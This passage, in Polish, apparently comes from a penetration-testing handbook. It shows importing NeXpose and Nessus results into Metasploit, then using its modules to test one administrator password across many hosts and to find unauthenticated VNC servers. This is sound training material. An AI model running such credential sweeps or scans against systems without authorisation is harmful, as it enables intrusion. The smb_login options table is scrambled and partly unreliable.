Po przeprowadzeniu pełnego skanowania luk w zabezpieczeniach za pomocą aplikacji NeXpose musisz zaimportować wyniki do Metasploit. Zanim jednak to zrobisz, powinieneś utworzyć nową bazę danych, stosując polecenie `db_connect` z poziomu `msfconsole`. Po utworzeniu bazy danych możesz zaimportować plik XML z NeXpose za pomocą polecenia `db_import`. Metasploit automatycznie wykryje, że dany plik pochodzi z aplikacji NeXpose, i zaimportuje przeskanowanego hosta. Teraz możesz zweryfikować poprawność przeprowadzonego importu, wpisując polecenie `db_hosts`. (Wymienione czynności przedstawia poniższy listing). Jak możesz zauważyć w punkcie ❶, Metasploit posiada teraz informacje o 268 lukach w zabezpieczeniach, wykrytych podczas przeprowadzonego przez Ciebie skanowania.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /tmp/host_195.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.195
[*] Successfully imported /tmp/host_195.xml
```

```
msf > db_hosts -c address,svcs,vulns
```

```
Hosts
=====
address      Svcs  Vulns  Workspace
-----
192.168.1.195  8     268 ❶ default
```

Aby wyświetlić wszystkie szczegóły luk w zabezpieczeniach zaimportowanych do Metasploit, w tym liczbę typowych luk w zabezpieczeniach i ekspozycji (ang. *Common Vulnerabilities and Exposures* — CVE), zastosuj poniższe polecenie:

```
msf > db_vulns
```

Jak widzisz, przeprowadzenie jawnego skanowania luk w zabezpieczeniach z pełnymi poświadczeniami może dostarczyć niesamowitej ilości informacji — w tym przypadku odnaleziono 268 luk w zabezpieczeniach. Jednak z oczywistych względów było to skanowanie charakteryzujące się wysokim poziomem szumów, które prawdopodobnie przyciągnęły dużo uwagi. Tego rodzaju skanowania najlepiej sprawdzają się w testach penetracyjnych niewymagających potajemnych działań.

Uruchamianie NeXpose z poziomu MSFconsole

Uruchamianie aplikacji NeXpose z poziomu interfejsu graficznego WWW doskonale sprawdza się w przypadku precyzyjnego skanowania luk w zabezpieczeniach oraz generowania raportów. Jeśli jednak wolisz pozostać przy `msfconsole`, także możesz przeprowadzić pełne skanowanie luk w zabezpieczeniach — dzięki wtyczce NeXpose dołączonej do Metasploit.

Aby zademonstrować różnicę w wynikach pomiędzy poświadczonym i niepoświadczonym skanowaniem, uruchomimy teraz skanowanie z Metasploit bez określania nazwy użytkownika i hasła dla docelowego systemu. Zanim rozpoczniesz, usuń wszystkie istniejące bazy danych za pomocą polecenia `db_destroy`, utwórz nową bazę danych w Metasploit za pomocą polecenia `db_connect`, a następnie załaduj wtyczkę NeXpose, stosując polecenie `load nexpose`. Ilustruje to poniższy listing.

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:
```

```
msf > db_connect postgres:toor@127.0.0.1/msf3
```

```
msf > load nexpose
```

```
[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
```

Przy załadowanej wtyczce NeXpose przyjrzyj się poleceniom załadowanym konkretnie dla tego skanera luk w zabezpieczeniach. W tym celu wprowadź komendę `help`. Na górze listy powinieneś teraz zobaczyć szereg nowych poleceń przeznaczonych specjalnie do uruchamiania NeXpose.

```
msf > help
```

Zanim uruchomisz swoje pierwsze skanowanie z poziomu msfconsole, musisz połączyć się z instalacją NeXpose. Wpisz polecenie **nexpose_connect -h**, aby wyświetlić informacje o sposobie nawiązywania połączenia. Dodaj swoją nazwę użytkownika oraz hasło i adres hosta. Zaakceptuj również ostrzeżenie o certyfikacie SSL, dodając argument **ok** na końcu wiersza:

```
msf > nexpose_connect -h
[*] Usage:
[*]     nexpose_connect username:password@host[:port] <ssl-confirm>
[*]     -OR-
[*]     nexpose_connect username password host port <ssl-confirm>
msf > nexpose_connect dookie:s3cr3t@192.168.1.206 ok
[*] Connecting to NeXpose instance at 192.168.1.206:3780 with username
    ↳dookie...
```

Teraz, aby zainicjować skanowanie, wprowadź polecenie **nexpose_scan** i podaj docelowy adres IP, tak jak zostało to pokazane poniżej. W tym przykładzie skanujemy pojedynczy adres IP, ale możesz również dobrze podać jako argument zakres hostów (192.168.1.1-254) lub podsieć w notacji CIDR (192.168.1.0/24).

```
msf > nexpose_scan 192.168.1.195
[*] Scanning 1 addresses with template pentest-audit in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

Kiedy skanowanie NeXpose zostanie zakończone, jego wyniki powinny zostać zapisane w bazie danych, którą utworzyłeś wcześniej. Aby przejrzeć te wyniki, zastosuj polecenie **db_hosts**, tak jak pokazuje to kolejny listing. (W tym przykładzie listing został skrócony poprzez zastosowanie filtrowania po kolumnie adresu [ang. *address*]).

```
msf > db_hosts -c address
Hosts
=====
address      Svcs  Vulns  Workspace
-----
192.168.1.195  8     7     default
msf >
```

Jak możesz zauważyć, NeXpose wykrył 7 luk w zabezpieczeniach. Wprowadź polecenie **db_vulns**, aby wyświetlić znalezione luki:

```
msf > db_vulns
```


Chociaż to skanowanie wykryło znacznie mniej luk w zabezpieczeniach w stosunku do 268 znalezionych w poprzednim skanowaniu wykonanym poprzez interfejs WWW z podaniem poświadczeń, to i tak te informacje powinny być wystarczające do rozpoczęcia eksploatacji danego systemu.

Skonowanie za pomocą aplikacji Nessus

Skaner luk w zabezpieczeniach Nessus, dostarczony przez Tenable Security (<http://www.tenable.com/>), jest jednym z najpopularniejszych. Wtyczka Nessus do Metasploit umożliwia Ci przeprowadzanie skanowania i pobieranie informacji ze skanów Nessusa za pomocą konsoli. Jednak w poniższych przykładach będziemy importować wyniki skanowania Nessusa niezależnie. Korzystając z Nessusa 4.4.1 na licencji Home Feed¹, uruchomimy skanowanie z poświadczeniami tego samego celu, który wykorzystywaliśmy w poprzednich przykładach w tym rozdziale. Im więcej narzędzi wykorzystasz do sprecyzowania przyszłych ataków na wstępnych etapach testu penetracyjnego, tym lepiej.

Konfiguracja skanera Nessus

Po pobraniu i zainstalowaniu skanera Nessus otwórz przeglądarkę internetową i wpisz w pasku adresowym `https://<twój_adres_ip>:8834`. Zaakceptuj certyfikat i zaloguj się, używając poświadczeń, które utworzyłeś w trakcie instalacji. Powinno wyświetlić się główne okno aplikacji Nessus, pokazane na rysunku 4.11.




Rysunek 4.11. Główne okno skanera Nessus

¹ Darmowa licencja dla użytkowników domowych — *przyp. tłum.*

Po zalogowaniu wyświetlana jest sekcja *Reports* (raporty), w której powinna znajdować się lista wszystkich poprzednio przeprowadzonych skanowań luk w zabezpieczeniach. Na znajdującym się na samej górze głównym pasku narzędzi dostępne są jeszcze zakładki: *Scans* (skanowania — służy do tworzenia i przeglądania zadań związanych ze skanowaniem), *Policies* (polityki — konfigurowanie różnych wtyczek stosowanych podczas skanowania) oraz *Users* (użytkownicy — dodawanie kont użytkowników do serwera Nessus).

Tworzenie polityki skanowania Nessusa


Zanim rozpoczniesz skanowanie, musisz najpierw stworzyć politykę skanowania (ang. *scan policy*) Nessusa. W zakładce *Policies* kliknij zielony przycisk *Add*, aby otworzyć okno konfiguracji polityki, pokazane na rysunku 4.12.



Rysunek 4.12. Okno konfiguracji polityki skanowania Nessusa


W tym oknie możesz zobaczyć wiele dostępnych opcji. Wszystkie one zostały opisane w dokumentacji Nessusa.

1. Wpisz nazwę skanowania, tak jak pokazuje to rysunek 4.13. Użyta w naszym przykładzie nazwa *The_Works* będzie określała politykę wykorzystywania przez skaner Nessus wszystkich płaszczyzn kontroli. Kliknij *Next*.
2. Podobnie jak w przeprowadzanym poprzednio skanowaniu za pomocą aplikacji NeXpose, skonfigurujemy wykorzystanie poświadczeń (ang. *credentials*) logowania systemu Windows. Zapewni to bardziej kompletny obraz luk w zabezpieczeniach, obecnych w docelowym systemie. Wpisz poświadczenia logowania systemu docelowego i kliknij *Next*.




Rysunek 4.13. Zakładka General — ogólna konfiguracja polityki

- W zakładce *Plugins* (wtyczki) masz do wyboru szereg różnych wtyczek skanera Nessus dla systemów Windows, Linux, BSD i innych. Jeśli przykładowo wiesz, że będziesz przeprowadzał skanowanie jedynie systemów Windows, to możesz dla pierwszego przebiegu skanowania usunąć z listy wiele niepotrzebnych wtyczek. Dla celów naszego skanowania wybierzemy wszystkie wtyczki, klikając **Enable All** (na rysunku 4.14 w lewym dolnym rogu). Teraz kliknij **Next**.



Rysunek 4.14. Zakładka Plugins — wybór wtyczek Nessusa wykorzystywanych podczas skanowania


4. Końcowym etapem definiowania nowej polityki jest zakładka *Preferences* (preferencje). Możesz tutaj skonfigurować pomijanie skanowania urządzeń wrażliwych, takich jak drukarki sieciowe, skonfigurować zapisywanie wyników do zewnętrznej bazy danych, podać poświadczenia logowania i wiele innych rzeczy. Kiedy zakończysz konfigurowanie tej zakładki, kliknij **Submit**, aby zapisać nowo utworzoną politykę. Polityka ta powinna pojawić się na liście w zakładce *Policies*, tak jak pokazuje to rysunek 4.15.



Rysunek 4.15. Nowo dodana polityka skanera Nessus

Uruchamianie skanowania za pomocą Nessusa

Jeśli utworzyłeś już politykę skanowania, możesz rozpocząć konfigurację konkretnego skanowania. Wybierz zakładkę *Scans* i kliknij przycisk **Add**, aby otworzyć okno konfiguracji. Większa część konfiguracji Nessusa zawarta jest w politykach skanowania, więc kiedy definiujesz skanowanie, to wprowadzasz jego nazwę, wybierasz odpowiednią politykę oraz określasz cele. Pokazuje to rysunek 4.16.




Rysunek 4.16. Konfigurowanie skanowania Nessusa

W naszym przykładzie skanujemy tylko jednego hosta, ale możesz również dobrze wprowadzić zakres adresów IP w notacji CIDR lub też załadować plik zawierający adresy IP celów, które chcesz przeskanować. Kiedy zakończysz konfigurację, kliknij **Launch Scan** (uruchom skanowanie).

Raporty skanera Nessus

Po zakończeniu skanowania nie będzie ono już widoczne w zakładce *Scans*, za to w zakładce *Reports* pojawi się nowy wpis zawierający nazwę skanowania, jego status oraz ostatnią aktualizację. Zaznacz wybrany raport i kliknij **Browse**, aby otworzyć podsumowanie skanowania pokazujące poziomy dotkliwości znalezionych luk w zabezpieczeniach. Przedstawia to rysunek 4.17.



Host	Total	High	Medium	Low	Open Port
192.168.1.195	345	216	40	71	18

Rysunek 4.17. Podsumowanie raportu z naszego skanowania za pomocą Nessusa

UWAGA Pamiętaj, że to skanowanie było przeprowadzone z podaniem poświadczeń systemu Windows, więc Nessus znalazł dużo więcej luk w zabezpieczeniach, niż miałyby to miejsce w przypadku anonimowego skanowania.

Importowanie wyników do Metasploit Framework

Zaimportujmy teraz wyniki naszego skanowania do Metasploit Framework.

1. Kliknij przycisk **Download Report** w zakładce *Reports*, aby zapisać wyniki na dysk twardy. Domyślny format raportów skanera Nessus, czyli *.nessus*, może być przetwarzany przez Metasploit. Jeśli więc zostaniesz poproszony o wybór domyślnego formatu, kliknij **Submit**, aby zatwierdzić.
2. Załaduj `msfconsole`, utwórz nową bazę danych za pomocą polecenia `db_connect` i zaimportuj plik wyników Nessusa, wpisując polecenie `db_import` z podaniem nazwy pliku raportu.

```

msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /tmp/nessus_report_Host_195.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.195

```

3. Aby zweryfikować, czy przeskanowany host oraz dane dotyczące luk w zabezpieczeniach zostały zaimportowane poprawnie, zastosuj polecenie **db_hosts**, tak jak pokazuje to kolejny listing. Listing ten powinien zawierać związane informacje na temat adresu IP celu (kolumna address), liczby wykrytych usług (kolumna svcs) oraz liczby wykrytych przez skaner Nessus luk w zabezpieczeniach (kolumna vulns).

```

msf > db_hosts -c address,svcs,vulns

```

```

Hosts
=====
address      svcs  vulns
-----
192.168.1.195  18    345

```

4. Jeśli chcesz uzyskać pełną listę zawierającą dane dotyczące luk w zabezpieczeniach, zaimportowane do Metasploit, zastosuj polecenie **db_vulns** bez podawania żadnych argumentów. Przedstawia to poniższy listing.

```

msf > db_vulns
[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10916 refs=OSVDB-755
[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10915 refs=OSVDB-754
[*] Time: Wed Mar 09 03:40:11 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10913 refs=OSVDB-752
[*] Time: Wed Mar 09 03:40:12 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10114 refs=CVE-1999-0524,OSVDB-94,CWE-200
[*] Time: Wed Mar 09 03:40:13 UTC 2011 Vuln: host=192.168.1.195
name=NSS-11197 refs=CVE-2003-0001,BID-6535

```

Posiadanie dostępu do tych referencji na końcowym etapie testu penetracyjnego może być bardzo pomocne w przygotowywaniu raportu dla klienta.

Skanowanie za pomocą Nessusa z poziomu Metasploit

Jeśli nie masz ochoty porzucić wygody korzystania z wiersza poleceń na rzecz interfejsu graficznego, to możesz skorzystać w Metasploit z wtyczki Nessus Bridge (<http://blog.zate.org/nessus-plugin-dev/>) dostarczonej przez Zate. Wtyczka

Nessus Bridge umożliwia całkowitą kontrolę Nessusa z poziomu Metasploit, uruchamianie skanowania, interpretację wyników oraz uruchamianie ataków na podstawie luk w zabezpieczeniach wykrytych przez Nessusa.

1. Podobnie jak w poprzednich przykładach, usuń najpierw istniejącą bazę danych za pomocą polecenia **db_destroy** i utwórz nową bazę, stosując polecenie **db_connect**.
2. Załaduj wtyczkę Nessus, wpisując polecenie **load nessus**, tak jak zostało to pokazane poniżej.

```
.....
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:

msf > db_connect postgres:toor@127.0.0.1/msf3
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[+] Exploit Index - (/root/.msf3/nessus_index) - is valid.
[*] Successfully loaded plugin: Nessus
.....
```

3. Wpisując polecenie **nessus_help**, uzyskasz listę wszystkich komend obsługiwanych przez tę wtyczkę. Nessus Bridge jest stale rozwijany i aktualizowany, warto więc od czasu do czasu sprawdzić, czy zostały dodane jakieś nowe funkcje.
4. Zanim rozpoczniesz skanowanie za pomocą wtyczki Nessus Bridge, musisz najpierw uwierzytelnić się na serwerze Nessusa za pomocą polecenia **nessus_connect**. Przedstawia to poniższy listing.

```
.....
msf > nessus_connect dookie:s3cr3t@192.168.1.101:8834 ok
[*] Connecting to https://192.168.1.101:8834/ as dookie
[*] Authenticated
.....
```

5. Podobnie jak w przypadku graficznego interfejsu Nessusa, skanowanie należy zainicjować z wykorzystaniem zdefiniowanej polityki określonej numerem ID. Aby wyświetlić listę dostępnych na serwerze polityk skanowania, zastosuj polecenie **nessus_policy_list**:

```
.....
msf > nessus_policy_list
[+] Nessus Policy List

ID   Name                               Comments
--   -
-4   Internal Network Scan
```

- 3 Web App Tests
- 2 Prepare for PCI DSS audits
- 1 External Network Scan
- 2 The_Works

6. Wybierz ID polityki, którą chcesz zastosować do skanowania, i uruchom nowe skanowanie za pomocą polecenia **nessus_scan_new**, podając numer polityki, nazwę skanowania oraz docelowy adres IP. Przedstawia to poniższy listing.

```
msf > nessus_scan_new
[*] Usage:

[*]      nessus_scan_new <policy id> <scan name> <targets>
[*]      use nessus_policy_list to list all available policies
msf > nessus_scan_new 2 bridge_scan 192.168.1.195
[*] Creating scan from policy number 2, called "bridge_scan" and scanning
    ↪192.168.1.195
[*] Scan started.  uid is d2f1fc02-3b50-4e4e-ab8f-
    ↪38b0813dd96abaeab61f312aa81e
```

7. Podczas wykonywania skanowania możesz sprawdzić jego status za pomocą polecenia **nessus_scan_status**. Jeśli polecenie zwróci status No Scans Running (nie jest wykonywane żadne skanowanie), tak jak pokazuje to kolejny przykład, to skanowanie zostało zakończone.

```
msf > nessus_scan_status
[*] No Scans Running.
```

8. Po zakończeniu skanowania możesz wyświetlić listę dostępnych raportów za pomocą polecenia **nessus_report_list**. Znajdź ID raportu, który chcesz zaimportować, a następnie użyj polecenia **nessus_report_get**, aby pobrać i automatycznie zaimportować wybrany raport do bazy danych Metasploit.

```
msf > nessus_report_list
[+] Nessus Report List

ID                               Name                               Status    Date
--                               ----                               -
074dc984-05f1-57b1-f0c9-2bb80ada82fd3758887a05631c1d  Host_195                          completed 19:43
↪Mar 08 2011
d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e  bridge_scan                        completed 09:37
↪Mar 09 2011
```

```

[*] You can:
[*] Get a list of hosts from the report: nessus_report_hosts <report id>
msf > nessus_report_get d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
[*] importing d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
[*] 192.168.1.195 Microsoft Windows XP Professional (English) Done!
[+] Done

```

9. Na koniec, podobnie jak w przypadku pozostałych funkcji importowania opisanych w tym rozdziale, możesz zastosować polecenie `db_hosts`, żeby zweryfikować, czy dane dotyczące skanowania zostały poprawnie zaimportowane:

```
msf > db_hosts -c address,svcs,vulns
```

```

Hosts
=====
address          svcs  vulns
-----
192.168.1.195    18    345

```

Teraz, kiedy zapoznałeś się już ze zmiennością wyników skanowania dwóch różnych produktów, powinieneś lepiej zrozumieć sens stosowania więcej niż jednego narzędzia dla potrzeb skanowania luk w zabezpieczeniach. Wciąż jednak to od pentestera zależy interpretacja wyników generowanych przez te zautomatyzowane narzędzia i przekształcenie tych wyników w dane decyzyjne.

Wyspecjalizowane skanery luk w zabezpieczeniach

Chociaż na rynku dostępnych jest wiele komercyjnych skanerów luk w zabezpieczeniach, nie musisz się do nich ograniczać. Jeśli chcesz wykonać skanowanie poprzez sieć w poszukiwaniu konkretnych luk w zabezpieczeniach, to możesz skorzystać z licznych modułów pomocniczych Metasploit.

Przedstawione poniżej moduły Metasploit stanowią tylko kilka przykładów spośród wielu użytecznych pomocniczych modułów skanowania załączonych w tym frameworku. Wykorzystaj swoje laboratorium testowe do wypróbowania i zbadania tak wielu z nich, jak to możliwe.

Potwierdzanie logowania SMB

Aby sprawdzić poprawność kombinacji nazwy użytkownika i hasła, skorzystaj ze skanera SMB Login Check Scanner do połączenia się z wieloma hostami. Jak pewnie się spodziewasz, takie skanowanie jest głośnie i zauważalne, a każda próba logowania zostanie zapisana w dzienniku zdarzeń *każdej* maszyny z systemem Windows, która zostanie napotkana.

Po wybraniu modułu `smb_login` za pomocą polecenia `use` możesz zastosować polecenie `show_options`, aby sprawdzić ustawienia, które znajdują się w kolumnie `Required`. Metasploit pozwala zdefiniować kombinację nazwy użytkownika i hasła, podać listę nazw użytkownika i haseł lub też zastosować obie te opcje jednocześnie. W kolejnym przykładzie zdefiniowano niewielki zakres adresów IP dla opcji `RHOSTS` oraz skonfigurowano sprawdzanie określonej nazwy użytkownika i hasła dla wszystkich adresów.

```

msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options:
  Name           Current Setting  Required  Description
  ----           -
  PASS_FILE      WORKGROUP        no        File containing passwords, one per line
  RHOSTS         445              yes       The target address range or CIDR identifier
  RPORT          smbDomain        yes       Set the SMB service port
  SMBDomain      password         no        SMB Domain
  SMBPass        Administrator    no        SMB Password
  SMBUser        50              yes       SMB Username
  THREADS        Administrator    no        The number of concurrent threads
  USERPASS_FILE ↵ by space, one pair per line
  USER_FILE      no              File containing usernames, one per line

msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-155
RHOSTS => 192.168.1.170-192.168.1.175
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > run
[*] Starting host 192.168.1.154
[*] Starting host 192.168.1.150
[*] Starting host 192.168.1.152
[*] Starting host 192.168.1.151
[*] Starting host 192.168.1.153
[*] Starting host 192.168.1.155
① [+] 192.168.1.155 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 4 of 6 hosts (066% complete)
[*] Scanned 5 of 6 hosts (083% complete)
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >

```

W punkcie ① możesz zobaczyć skuteczne logowanie dla użytkownika **Administrator** z hasłem **s3cr3t**. Ponieważ w wielu środowiskach korporacyjnych stacje robocze są klonowane z jednego obrazu i wdrażane w całej infrastrukturze przedsiębiorstwa, hasło administratora może również być takie samo dla każdej z nich, co daje Ci dostęp do wszystkich stacji roboczych w danej sieci.

Skanowanie w poszukiwaniu otwartego uwierzytelniania VNC

System przekazywania obrazu zwany VNC (ang. *virtual network computing*) umożliwia graficzny dostęp do zdalnych systemów w sposób zbliżony do pulpitu zdalnego Microsoftu. Instalacje VNC są powszechnie stosowane w korporacjach, ponieważ zapewniają podgląd interfejsu graficznego pulpitów serwera i stacji roboczych. Często instaluje się VNC na potrzebę chwili, a później zapomina się o tej instalacji, pozostawiając ją bez aktualizacji, co tworzy poważną potencjalną lukę w zabezpieczeniach. Wbudowany w Metasploit skaner VNC Authentication None przeszukuje zakres adresów IP w poszukiwaniu serwerów VNC, które nie posiadają skonfigurowanego hasła (brak uwierzytelniania, czyli puste hasło). Zazwyczaj takie skanowanie nie przynosi żadnych efektów, jednak dobry pentester wykorzystuje wszystkie możliwości uzyskania dostępu do systemu docelowego.

UWAGA *Najnowsze serwery VNC nie dopuszczają stosowania pustych haseł. Dla celów testowych powinieneś wykorzystać starszą wersję, na przykład RealVNC 4.1.1.*

Skaner VNC, tak jak większość modułów pomocniczych Metasploit, jest łatwy do skonfigurowania i uruchomienia. Jedyna wymagana konfiguracja dla `vnc_none_auth` to podanie adresu IP lub zakresu adresów IP, które mają być przeskanowane. Po prostu wybierz dany moduł, określ w razie potrzeby opcje `RHOSTS` oraz `THREADS` i uruchom skanowanie, tak jak pokazuje to kolejny przykład.

```
msf > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.155   yes       The target address range or CIDR identifier
  RPORT     5900             yes       The target port
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.155
RHOSTS => 192.168.1.155
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.155:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.155:5900, VNC server security types supported : None
❶ [*] 192.168.1.155:5900, VNC server security types includes None, free access!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_none_auth) >
```

Jeśli będziesz miał szczęście i Metasploit znajdzie serwer VNC bez uwierzytelniania, taki jak ten w punkcie ❶, to możesz skorzystać z narzędzia `vncviewer` systemu Back|Track, aby połączyć się z docelową maszyną bez konieczności podawania hasła. Pokazuje to rysunek 4.18.



Rysunek 4.18. Zastosowanie narzędzia vncviewer do połączenia się z VNC niewymagającym uwierzytelniania

Jeśli uważasz, że skanowanie VNC może być stratą czasu i nigdy nie znajdziesz systemów z otwartymi serwerami VNC, to powinieneś przemyśleć to jeszcze raz. Podczas szeroko zakrojonego testu penetracyjnego obejmującego tysiące systemów jeden z autorów zauważył system z otwartym serwerem VNC.

